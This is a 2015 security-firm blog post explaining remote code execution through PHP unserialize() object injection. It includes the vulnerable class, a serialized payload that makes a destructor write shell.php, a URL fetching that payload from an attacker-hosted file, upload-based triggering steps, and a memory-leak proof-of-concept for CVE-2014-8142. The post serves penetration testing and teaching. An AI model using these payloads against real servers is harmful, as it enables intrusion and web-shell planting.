Remote code execution via PHP [Unserialize]

September 24, 2015

At NotSoSecure, we conduct Pen Test/ Code Reviews on a day-to-day basis and we recently came across an interesting piece of PHP code that could lead to RCE, but the exploitation was bit tricky. After spending some sleepless nights trying to break this code, we identified that both application and system level code execution was possible using the vulnerability. This blog post from Rahul Sasi will shed some info on the bug and exploitation part.

The vulnerable code:

```php
<?php

class foo {
    public $file = "test.txt";
    public $data = "text";
    function __destruct()
    {
        file_put_contents($this->file, $this->data);
    }
}

$file_name = $_GET['session_filename'];

print "Readfile " . $file_name ."<br>";
if(!file_exists($file_name))
{
    print "no file\n";
}
else
{
    unserialize(file_get_contents($file_name));
}

```

PHP Vulnerable code

In the above code, user controlled value could be passed on to PHP un-serialization function. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the unserialize(). Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application scope. In our code the application takes a file name, which gets read using PHP file_get_contents function. The output is then fed to php unserialize module. With the above bug both application level and system level code executions is possible, we will get into that soon.

PHP Unserialize

In order to successfully exploit the above bug three conditions must be satisfied:

- The application must have a class which implements a PHP magic method (such as __wakeup or __destruct) that can be used to carry out malicious attacks, or to start a “POP chain”.
- All of the classes used during the attack must be declared when the vulnerable unserialize() is being called, otherwise object autoloading must be supported for such classes .
- The data passed to unserialized comes from a file, so a file with serialized data must be present on the server.

Ref: https://www.owasp.org/index.php/PHP_Object_Injection

In the above scenario, conditions 1 and 2 are satisfied for exploitation. But since the input to un-searilized comes from a file read by PHP file_get_contents, it was bit tricky to exploit.

PHP function file_get_contents can be passed with remote URLs if allow_url_fopen is enabled (on latest PHP versions its disabled by default). In one such case an attacker could pass in a url with a file containing serialized malicious data hosted on a remote server.

http://vul-server/unsearilize.php?session_filename=http://attacker/exp.txt

Contents of exp.txt

```
O:3:%22foo%22:2:{s:4:%22file%22;s:9:%22shell.php%22;s:4:%22data%22;s:5:%22aaaa%22;}
```


But unfortunately allow_url_fopen was not enabled on the applications we were testing. **Note:** It is not possible to include a file like /proc/self/environ or anything similar (like access logs) since, a serialized string should not contain garbage data. So our file should only contain the serialized data for the exploit to work.
Before we move on to how to exploit the above code let me explain a bit on PHP object injection exploit and what the above payload does.

PHP Object Injection:

Php Unserialization based security issues were first documented by Stefan Esser in 2009 . These days with the increase in number of json based applications serialization modules are used a lot. Lets learn more about the serialization modules.

PHP Serialization:

In order to preserve the contents on an array PHP has this function called serialize() ,it converts an array, given as parameter, into a normal string that you can be saved in a file, passed as an input to a URL etc.



PHP serialize function

Ref: http://www.hackingwithphp.com/5/11/0/saving-arrays

Serialization example:

Serializing a 3 char string array.

Example Serialize 3 char string array

Understanding the serialized string

```
a:3:{i:0;s:5:"Lorem";i:1;s:5:"Ipsum";i:2;s:5:"Dolor";}
```

Understanding serialized string

a:3{	Array of 3 values
i:0	Integer, value [index-0]
S:5:”Lorem”	String, 5 chars long, string value “Lorem”
i:1	Integer, value [index-1]
S:5:”Ipsum”	String , 5 chars long, string value “Ipsum”
i:2	Integer, value [index-2]
S:5:”Dolor”	String , 5 chars long, string value “Dolor”

PHP UnSerialization

unserialization() is the opposite of serialize(). It takes a serialized string and converts it back to an array object. Un-serialization can result in code being loaded and executed due to object instantiation and auto loading.

Example:

value=‘a:1:{s:4:"Test";s:17:"Unserializationhere!";}’
unserialize($value);

Php Autoloading:

In PHP, we can define some special functions that will be called automatically. Such functions require no function call to execute the code inside. With this special feature, these are commonly referred as magic functions or magic methods. PHP magic method names are limited with some list of PHP supported keywords, like construct, destruct etc.

The most commonly used magic function is __construct(). This is because as of PHP version 5, the __construct method is basically the constructor for your class. If PHP 5 can not find the __construct() function for a given class, then it will search for a function with the same name as the class name – this is the old way of writing constructors in PHP, where you would just define a function with the same name as the class.

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callSt
atic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(),
__set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toStringErrorException::__toStringDateTime::__wakeupReflectionException::__toStringR
eflectionFunctionAbstract::__toStringReflectionFunction::__toStringReflectionParameter::__toStrin
gReflectionMethod::__toStringReflectionClass::__toStringReflectionObject::__toStringReflectionPro
perty::__toStringReflectionExtension::__toStringLogicException::__toStringBadFunctionCallExceptio
n::__toStringBadMethodCallException::__toStringDomainException::__toStringInvalidArgumentExceptio
n::__toStringLengthException::__toStringOutOfRangeException::__toStringRuntimeException::__toStri
ng
```

Ref: http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/

Object instantiation:

Instantiation is when a class becomes an object by creating an instance of the class in memory. So when you actually call new class(), class() is now an instantiated object. When you un-serialize a string that is exactly what php does [Object instantiation], converts a string of arrays into objects. Un-serializing objects allows to control all properties a) public b) protected c) private, however un-serialized objects get woken up __wakeup() and later destroyed via __destruct(), and hence already existing code

placed inside these[wakeup,destruct] magic function gets executed.

Ref:http://www.nds.rub.de/media/nds/attachments/files/2011/02/RUB2011-SecurityProblemsInWebApplicationsExceptInjectionVulnerabilities.pdf

So we need to find existing usable code defined inside _destruct or _wakeup, and then hijack the flow of the application.

In our vulnerable program we have destruct with a function file_put_contents:

```
class foo {
    public $file = "test.txt";
    public $data = "text";
    function __destruct()
    {
        file_put_contents($this->file, $this->data);
    }
}
```

Destruct with file_put_contents

So our payload looks like:

```
O:3:%22foo%22:2:{s:4:%22file%22;s:9:%22shell.php%22;s:4:%22data%22;s:5:%22aaaa%22;}
```

O:3{:	[Object, takes 3 parameter with name foo]
”foo”: 2:{	[Parameter foo takes 2 values]
S:4:”file”;s:9:”shell.php”;	[String, 4 chars long, value “file”, string 9 chars long, value shell.php]
s:4:”data”;s:5:”aaaa”;}	String, 4 chars long, string 5 chars long, value”aaaa”

So when our above input string is un-serialized it allows controlling the properties of the class “foo”. An already existing code that is inside a magic method “_destruct” gets executed with our controlled values, in our case file_put_contents, creating a file “shell.php”.

Exploitation:

Since in our case, the input to Unserialization is the file read from file_get_contents.

```
$file_name = $_GET['session_filename'];
unserialize(file_get_contents($file ));
```

One of the things we were trying out was to find a method to put up the exp.txt on the server. For this we had to find a file/image upload feature. And then uploaded the file with the serialized payload. Then all we had to do was trigger , the following way.

http://vul-server/unsearilize.php?session_filename=images/exp.txt


Alternately system level RCE is possible using CVE-2014-8142 and CVE-2015-0231

“Use-after-free vulnerability in the process_nested_data function in ext/standard/var_Unserializationr.re in PHP before 5.4.36, 5.5.x before 5.5.20, and 5.6.x before 5.6.4 allows remote attackers to execute arbitrary code via a crafted Unserialization call that leverages improper handling of duplicate keys within the serialized properties of an object .”

https://bugs.php.net/bug.php?id=68710

The above bug affects core php unsearilize function. The poc was released by Stefan Esser, we tried to optimize and make a code execution possible with the bug. Since its possible to attain system level RCE if successfully exploited.

PHP + Apache Security Architecture:



PHP Architecture

These diagrams are good enough to explain php architecture in detail.


1) So if we could execute code in context of PHP , we would be able to break out of many restrictions.
2) Should be able to get shell access to hardned PHP Hosts.

I am still working on this. And I have found that "Tim Michaud" from innulled is working on the same http://www.inulledmyself.com/2015/02/exploiting-memory-corruption-bugs-in.html . We will update this blog soon.

```
http://[IP]/unserialize_rce_poc.php?s=O:8:"stdClass":3:{s:3:"aaa";a:5:{i:0;i:1;i:1;i:2;i:2;
s:50:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA11111111111";i:3;i:4;i:4;i:5;}s:3:"aaa";i:1;
s:3:"ccc";R:5;}';
```

POC code to leak memory

POC code to leak memory



POC code to leak memory

Contact us to discuss more about our pentest/code review service.

References:

- http://www.inulledmyself.com/2015/02/exploiting-memory-corruption-bugs-in.html
- https://www.alertlogic.com/blog/writing-exploits-for-exotic-bug-classes
- http://php-autoloader.malkusch.de/en


- https://hakre.wordpress.com/2013/02/10/php-autoload-invalid-classname-injection
- http://security.stackexchange.com/questions/77549/is-php-Unserialization-exploitable-without-any-interesting-
- http://xahlee.info/php-doc/
- http://phppot.com/php/php-magic-methods
- http://php.net/manual/en/
- http://stackoverflow.com/questions/11630341/real-time-use-of-php-magic-methods-sleep-and-wakeup

Related Research

Exploiting ViewState Deserialization using Blacklist3r and YSoSerial.Net

In this blog post, Sanjay talks of various test cases to exploit ASP.NET ViewState deserialization using Blacklist3r and YSoSerial.Net. Blacklist3r is...

LEARN MORE



Hacking Crypto For Fun and Profit

In this blog post we will discuss a case study where we were successful in exploiting a faulty password reset functionality. The end result was that w...

LEARN MORE

Advanced Web Hacking

Much like our popular Advanced Infrastructure Hacking class, this class talks about a wealth of hacking techniques to compromise web applicatio...

LEARN MORE

Comments

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

POST COMMENT

This site uses Akismet to reduce spam. Learn how your comment data is processed.

- Paragon Initiative: Securely Implementing (De)Serialization in PHP – SourceCode says: April 19, 2016 at 12:40 am

[...] starts with a look at the serialization handling and how it could allow remote code execution if an attacker were to modify the serialized data. He includes an example of using the new [...]

Reply

Working around the globe, founded in the UK

Registered Office:
6th Floor
110 High Holborn
London
WC1V 6JS, UK